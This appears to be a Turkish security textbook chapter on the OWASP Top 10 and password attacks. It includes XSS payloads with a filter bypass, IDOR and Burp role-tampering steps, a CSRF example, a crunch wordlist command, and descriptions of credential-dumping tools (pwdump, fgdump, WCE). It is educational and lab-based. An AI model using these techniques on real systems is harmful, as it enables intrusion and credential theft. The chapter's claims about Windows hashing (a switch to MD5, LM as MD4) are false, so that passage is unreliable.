
Bu zafiyet kimlik doğrulama ya da oturum yönetimi ile ilgili fonksiyonların yanlış uygulanması sonucunda ortaya çıkmaktadır. Saldırganlar oturumlardan parola ve oturum jetonları yani çerezleri (cookie) ele geçirirler. Genellikle kaba kuvvet saldırısı ile kimlikler açığa çıkmaktadır. Saldırganların hedefleri çoğunlukla basit parola kullanan kullanıcılardır.

Şekil 4.36'da 1, 2 ve 3 ile gösterilen kısımların açıklamaları aşağıdadır:


1- Kırık kimlik doğrulama saldırısında sunucudan istekte bulunduktan sonra "burp" programının araya girmesiyle dönecek cevabın beklenme anı
2- "Burp" aracında "Intercept is on" istekte bulunan istemcinin sunucuyla arasına girdiğinin göstergesi
3- Oturum bilgisinde dönen parametre değerinin "lessonNotComplete" olarak görüntülenmesi




Şekil 4.35: OWASP kimlik doğrulama alıştırmasında "Burp" ile araya girme.



Şekil 4.36: "Burp" ile araya girildikten sonra oturum bilgilerinin elde edilmesi.



Şekil 4.37: "Burp" ile araya girdikten sonra sunucuya kimliği değiştirilmiş oturum gönderilmesi.



Şekil 4.38: "Kırık Kimlik Doğrulama" işleminin oturum yapılandırma hatasından sömürülmesi.

Şekil 4.37'de 1 ve 2 ile işaretlenen alanlar şöyledir:

1- "lessonNotComplete" parametresinin araya giren saldırgan tarafından "*lessonComplete*" olarak düzeltilmesi
2- Saldırgan tarafından değiştirilen parametrenin sunucuya gönderilip sunucunun döneceği cevabın istemcide gözükmesi

4.6.3 Duyarlı Veri Pozlama

Birçok web uygulaması ve API (Application Programming Interface), sağlık hizmetleri finansal hizmetler ve kişisel bilgiler gibi hassas verileri doğru şekilde korumamaktadır. Saldırganlar, verilerin doğru saklanmamasından dolayı kredi kartı sahtekârlığı, kimlik hırsızlığı, firma bilgileri, parolalar ve diğer suçları işlemek için koruması zayıf olan verileri çalabilir veya değiştirebilir. Hassas veriler, oturumdan çıkılmadığında veya oturum açıldığında şifreleme gibi ekstra koruma önlemlerinin olmadığı zamanlarda tehlikeye girerler. Bu zafiyeti kullanan saldırganlar verilerin şifrelenmemesi, şifrelenmiş olan verilerde ise varsayılan parolaların kullanılmış olması veya verilerde algoritması kırılmış olan şifreleme algoritmalarının kullanılmış olmasından yararlanırlar.

Http, ftp, smtp gibi açık metin halinde verilerin iletimini sağlayan protokoller yerine, iletişimde şifreli haberleşme yapan protokoller kullanılmalıdır. "Secure" kelimesinin kısaltılmış hali olan "s" harfinin güvensiz olarak bahsedilen protokollerin önünde olmasına ve bu protokolleri (https, sftp vb.) kullanarak iletişim kurmasına dikkat edilmelidir. Varsayılan olarak gelen bütün parolalar değiştirilmeli ve karmaşık parola kullanılmalıdır. Şifreleme algoritmalarından kırılmış olanlar kesinlikle kullanılmamalıdır. Veriler her zaman için şifrelenerek kaydedilmelidir.

4.6.4 XML Dış Varlıkları (XXE)

2017 yılında OWASP'ın ilk 10 sıralamasına 4. sıradan giren bu açıklık, eski ya da yanlış yapılandırması bulunan XML yorumlayıcılar tarafından kaynaklanmaktadır. Saldırganlar web sunucusuna zararlı bir "xml" dosyası göndererek sunucuda birçok işlem yapabilir. Örnek olarak kod yürütebilir, dosyaları görüntüleyip okuma yapabilir veya servisleri devre dışı bırakabilir. Bu saldırı tipinin engellenmesi için OWASP'ın önerisi, daha az karmaşık olan "JSON" formatının kullanılması, "XML" ile ilgili

kütüphanelerin güncel tutulması, XML External Entity özelliğinin kapatılması ve sunucu tarafında "whilelisting" kontrolünün yapılmasıdır.


4.6.5 Kırılmış Erişim Kontrolü

Bu zafiyet kullanıcıların yetkilendirmelerinin doğru yapılandırılmaması, rollerin ya da özelliklerin düzgün olarak tanımlanmamasından kaynaklanmaktadır. Saldırganlar izni olmayan dosyalara erişebilir, yetkisi olmayan işlemler yapabilir ve yetkilerle oynayabilir. Bu saldırı tipi için örnek olarak:

http://example.com/user.php?u=user1

Yukarıda example.com sitesine *user1* kullanıcısıyla girmiş ve *user1* bilgilerini gören bir kullanıcı olsun, "*u*" parametresi eğer değiştirilirse yani

http://example.com/user.php?u=user2 artık saldırgan kişi user1 olarak erişim yaptığı doğrulamayla user2 verilerini de görecektir. Bu şekilde yetkili başka bir kişinin yetkileriyle de istediği her şeyi yapabilecektir. Farklı bir örnek ise "burp" aracıyla araya girerek yapılabilir.



Şekil 4.39: Burp ile araya girerek kimlik bilgisi kırma.

Bunun için Şekil 4.39'da da gösterilen işlemler aşağıdaki şekilde uygulanmalıdır:

1- Uygulama açılır
2- "burp" ile araya girilir
3- Oturum bilgilerine bakıldığında doğrulama özet bilgisinin "base64" şifreleme şeklinde özetlendiği gözlenmektedir.
4- Özet değeri kırılmak üzere "x64 decoder" a gönderilir
5- Hash değeri "*userRole=user"* olarak tespit edilmiştir.

Son aşama olarak *userRole=Administrator* olarak decode edilir ve 3 nolu yere özet bilgisi yazılarak "forward" edilir. "Forward" işleminin ardından erişimin "Administrator" haklarıyla sağlanmış olduğu gösterilmiştir.

4.6.6 Güvenlik Yapılandırmasının Eksikliği

Servis ayarlarının yanlış ya da eksik yapılandırılması, varsayılan olarak hesap ve ayarların tutulması, güncelleme yapılmaması, sistemlerin denetlenmemesi bu saldırı tipini açığa çıkartmaktadır.

4.6.7 Siteler Arası Komut Dosyası (XSS)

Kullanıcıdan alınan girdilerin kontrol edilmeden, filtrelenmeden "html" yanıt olarak gönderilmesiyle oluşur. Saldırganlar, kullanıcı tarayıcılarında "script" çalıştırarak kullanıcılara birçok zarar verebilir. "XSS" saldırısı yapan kişinin zararlı kodları enjekte edebilmesi gerekmektedir. Bu saldırı kesinlikle sunucuya değil kullanıcıya karşı yapılır. Reflected XSS, Stored XSS ve DOM XSS olmak üzere 3 çeşit saldırı tipi vardır.

Reflected XSS: Kullanıcıdan alınan girdinin html yanıt olarak eklenip tarayıcıda betik olarak çalışabilmesidir. Bu XSS saldırısı yansıtmalı bir saldırı türü olduğu için XSS betiği sunucu tarafında kayıt edilmez. Yansıtmalı XSS genel olarak zararlı link'lere tıklamayla olur. Örnek olarak;

http://example.com/homepage.php?ad=<ScRipt>alert("Reflected XSS");</ScriPT>


Stored XSS: Bu saldırı türünde zararlı kod, sunucu tarafından kayıt altına alınmaktadır. Zararlı kodun yüklendiği sayfa her açıldığında betik çalışmaktadır. Bu

saldırı türü yansıtmalı XSS'den daha fazla etkin olabilmektedir. Yansıtmalı XSS'de link'e tıklayan kullanıcı zarar görürken bu saldırı tipinde sayfaya giren herkes link'e tıklamadan zarar görmektedir.

DOM XSS: DOM(Document Object Model) nesneleri üzerinde çalışan betiklerdir. Tarayıcı üzerinde zararlı betiklerin çalışmasına neden olur. Örnek olarak;

http://example.com/homepage.php?ad=<ScRipt>alert("dom XSS");</ScriPT>

XSS, sıklıkla karşılaşılan bir zafiyettir. Kontrol edilmeyen bir girdi (input), bütün uygulamanın ele geçirilmesine neden olabilir. XSS Cross Site Scripting olarak bilinen web uygulamalarında mevcut olan çok yaygın bir açıklıktır. XSS atak yapan kişinin zararlı kodlarını enjeksiyon (inject) etmesine dayanır. Bu saldırı türünde saldırgan web uygulama sunucusuna veya veri tabanı sunucusuna saldırıda bulunmaz, saldırı kullanıcılara yöneliktir.



Şekil 4.40: "XSS" saldırı vektörü, "JavaScript" ile tarayıcıda alarm üretme.

Şekil 4.40'da 1 nolu kısma javascript yazılıp gönderildiğinde ekranda 2 numaralı pencere açılacaktır. Yani XSS açığından yararlanılarak saldırı başarılı bir şekilde yerine getirilecektir.

Çoğu zaman *<script>alert("XSS")</script>* çalışmayacaktır bunun sebebi girdi kontrolünün yapılıyor olmasıdır. Bu zamanlarda girdi kontrolünü atlatmak adına bazı işlemler yapmak gerekmektedir. OWASP ın "Challenges" sekmesinde 6 adet XSS

saldırı alıştırması bulunmaktadır. Bu alıştırmalar giderek zorlaşan örnekler içermektedir. Örnek olarak girdi kontrolünün yapıldığı yeri atlamak için *<SCripT>alert("XSS")</sCRiPT>* şeklinde büyük küçük harf değişikliği yapılabilir.

4.6.8 Güvensiz Serileştirme

Bu saldırı kullanıcı tarafından gelen girdilerin "deserialization" 'u sonrasında oluşmaktadır.

Serileştirme aşağıdaki uygulamalarda kullanılabilir:

1. Uzaktan ve süreçler arası iletişim (RPC / IPC)
2. Tel protokolleri, web servisleri, mesaj brokerleri
3. Önbelleğe Alma / Kalıcılık
4. Veri tabanları, önbellek sunucuları, dosya sistemleri
5. HTTP cookies, HTML form değişkenleri, API kimlik doğrulama biletleri [67]

4.6.9 Bilinen Güvenlik Açıkları Olan Bileşenleri Kullanma

Bu zafiyet türü "exploit" edilebilen servislerin, uygulamaların, eklentilerin veya eski sürüm barındıran sistemleri kullanılması sonucu oluşur. Saldırganlar güncel olmayan ve "exploit"'i yayınlanmış bir sistem bulduklarında "exploit" kullanıp uygulamayı veya sunucuyu ele geçirebilirler.

Önlemler:

a) Kullanılmakta olan sunucunun işletim sistemini ve yine sunucu üzerinde kurulmuş olan yazılımları güncel tutmak,
b) Kullanılmayan servisleri kaldırmak,
c) Yeni tanımlanmış zafiyetleri kontrol edip, zafiyetler uygun yamaların sistemlere yüklenmesi gerekmektedir.

4.6.10 Yetersiz Kayıt ve İzleme

Yeterli kayıt (log) ve izleme işlemini yapmamak, tüm sistemlerde olduğu gibi web sunucuları için de büyük tehdit oluşturmaktadır. OWASP 2017 raporuna 10.sırada giren bu madde, sistem yöneticilerinin sisteme tarafından gönderilen kayıtları ve kritik alarmları yeterince takip etmediğini göstermektedir.

4.6.11 Siteler Arası Sahte Talep (CSRF)

Siteler Arası Talep Sahtekârlığı (CSRF), son kullanıcının anlık olarak doğrulanmış olduğu bir web uygulamasında, istenmeyen eylemleri yürütmesine zorlayan bir saldırıdır. Sosyal mühendisliğin küçük bir yardımıyla (e-posta veya sohbet yoluyla bir bağlantı göndermek gibi), saldırgan bir web uygulama kullanıcısını, saldırganın seçtiği eylemleri gerçekleştirmek üzere kandırır. Kurban normal bir kullanıcı ise, başarılı bir CSRF saldırısı, kullanıcıyı fon transferi, e-posta adresini değiştirme ve benzeri gibi durum değişikliği taleplerini yerine getirmeye zorlayabilir. Kurban yönetici bir hesap ise, CSRF tüm web uygulamasını tehlikeye atabilir.

Şekil 4.41'de 1 nolu bölümde bir HTML "img" ögesine yerleştirilmiş bir istek görülmektedir. "img" elementi sayfa yüklendiğinde otomatik olarak src özniteliğindeki kaynak adrese istekte bulunacaktır. 2 nolu bölümde "exampleId" numaralı kullanıcının bir dersi tamamladığının yönetici tarafından onaylanması sürecini başlatan GET isteği bulunmaktadır. 3 nolu bölümde bu parametrenin saldırgan tarafından elle hazırlanan linkte saldırgan kullanıcı numarasıyla değiştirilmesi gösterilmektedir. 4. ve son bölümde saldırganın elle hazırlanmış bağlantıyı web sitesindeki mesaj kutusu aracılığıyla yöneticiye göndermesi ele alınmıştır. Böylece yönetici mesajı okuduğunda "img" elementi kaynak adresine istekte bulunacak, ancak istek yönetici tarafından yapılacak ve sunucuda işlenecektir.

4.7 Şifre Atakları

Siber güvenlikte kimlik doğrulaması yaparken kullanılan en temel güvenlik yöntemi parola kullanmaktır. Bir dosya şifrelenirken veya bir sistemde oturum açılırken genelde tek doğrulama mekanizması olarak parola kullanılmaktadır. Günümüz bilgisayarlarının işlem yapabilme yeteneği gün geçtikçe arttığından dolayı güçlü parola kavramı da her geçen gün değişmektedir. Kullanılan parolanın en basit şekilde ne kadar sürede kırılabileceğini görmek adına Kaspersky'ın sitesinden [68] yararlanılabilir (Şekil 4.42).

Şekil 4.41: "CSRF" açıklığıyla OWASP alıştırması.

Şekil 4.42: Parolanın ne derece zor olduğunu test etmek için bir site.

4.7.1 Kaba Kuvvet Saldırısı Hazırlama

Kaba kuvvet saldırısı demek saldırı yapılacak sistemde kullanıcı adı ve parolaların sürekli olarak denenmesi anlamına gelmektedir. Bu saldırı türünü manuel olarak yapmak da mümkündür fakat zamandan tasarruf etme adına, denemeleri otomatik yapabilecek betikler yardımıyla veya açık kaynak olarak ücretsiz bir şekilde sistemlere kurulabilen araçlar yardımıyla da yapmak mümkündür.

4.7.2 Sözlük Dosyaları

"Sözlük dosyaları" genellikle, çok sayıda ortak parola içeren metin dosyalarıdır. Bu parolalar, parola dosyalarını kabul eden şifre kırma araçlarıyla birlikte kullanılmaktadır. Sözlük dosyası manuel olarak da oluşturulabilmektedir. Kali Linux

içinde bazı sözlük dosyaları "/usr/share/wordlist" in altında mevcuttur. İnternet üzerinde arama yaparak terabayt boyutlu sözlük saldırı dosyası satın almak da mümkündür.

4.7.3 Anahtarlı Parola Kaba Kuvvet Saldırısı

Bu saldırı türünde tüm olası karakter kombinasyonlarını kişi kendi istediği şekilde oluşturabilir ve oluşturulmuş olan listeyi şifre kırma için kullanabilir. Bu tür listeler oluşturmak için güçlü araçlardan biri, Kali Linux dağıtımın içinde mevcuttur. Programın adı "crunch"dır. Crunch ile tanımlanmış karakter kümeleri ve parola biçimleriyle özel sözcük listelerini saldırı yapılacak yere göre ayarlamak mümkündür. Örneğin, Türkiye için bir sözlük dosyası oluşturacak olursak rakamların yanında İ,ş,ğ,Ğ vs. gibi dile özgü karakterleri de içeren harfleri eklemek gerekmektedir.


```
root@kali:~# crunch 6 6 34AbÇ- -o key_space_list.txt
Notice: Detected unicode characters.  If you are piping crunch output
to another program such as john or aircrack please make sure that program
can handle unicode input.

Do you want to continue? [Y/n] y
Crunch will now generate the following amount of data: 373248 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 46656

crunch: 100% completed generating output
root@kali:~# wc -l key_space_list.txt
46656 key_space_list.txt
```

Şekil 4.43: "Crunch" aracıyla oluşturulmuş sözlük saldırısı ve boyutu.

4.7.4 Pwdump ve Fgdump

Microsoft işletim sistemlerinde kullanıcıların parola bilgileri "SAM" (Security Account Manager) dosyasında tutulmaktadır. Microsoft SAM veri tabanına çevrimdışı parola saldırılarını önlemek için SYSKEY özelliğini taşıyan ikinci bir SYSTEM dosyası barındırır. Eski Windows İşletim sistemlerinde kullanılan MD4 özetleme algoritması günümüzde kırılması çok kolay bir hal aldığından Microsoft yeni özetleme algoritması olan MD5'a geçmiştir. Windows 7 / Windows Server 2008' den sonra da Microsoft bu algoritmayı kullanmıştır. Bu geçişin en büyük sebebi MD4 ile özeti alınan parolanın LM (LAN Manager) olarak saklanması ve çok kolay kırılmasıdır. LM

özetinin özelliklerinden birkaç tanesi olarak; 7 karaktere kadar oluşturulan şifreler, büyük küçük harf duyarlılığının olmaması gibi çabuk kırılan özellikler belirtilebilir. NTLM [69] (New Technology LAN Manager) özetlemesiyle LM özetlemesi Microsoft tarafından kaldırılmıştır. Günümüzde Microsoft Windows 8.1 ve Windows Server 2012 ile özetleri daha karışık hale getirerek NTLMv2 olarak saklamaya başlamıştır. Windows çekirdeği, dosya üzerinde özel bir sistem kilidi kullanmaktadır. Ancak bellek içi SAM özet değerlerini dökmek için çeşitli teknikler mevcuttur. Pwdump ve fgdump [70] araçları bellek içinden şifre özetlerini çekmeye yarayan araçlardır. Bu iki yazılım, LSASS [71] (Local Security Authority Subsystem) yani yerel güvenlik yetkisi alt sistemine DLL enjekte eder ve belleğin "dump" denilen bir gölge kopyasını alır. Fgdump, pwdump'a çok benzer bir şekilde çalışır, ancak parola karışmalarını ve önbelleğe alınmış kimlik bilgilerini dökmeyi denemeden önce yerel anti virüsleri atlatmaya çalışmaktadır.




Şekil 4.44: "Fgdump.exe" çalıştırıldığı zaman elde edilen parola özetleri.

4.7.5 Windows Kimlik Bilgileri Düzenleyici (WCE)

Windows Credential Editor (WCE) [72], Windows kimlik bilgileri düzenleyicisidir. Windows'da NTLM kimlik bilgilerini hafızadan çekmeye, Kerberos

kimlik doğrulama da başka kullanıcının biletini (token) kendi üzerine yazmaya, Windows kimlik doğrulama paketlerinden açık metin (clear text) olarak şifreleri çalmaya yarayan bir araçtır.



Şekil 4.45: "WCE" aracı "RAM" üzerindeki parola özetinin diğer kullanıcıya aktarılması.

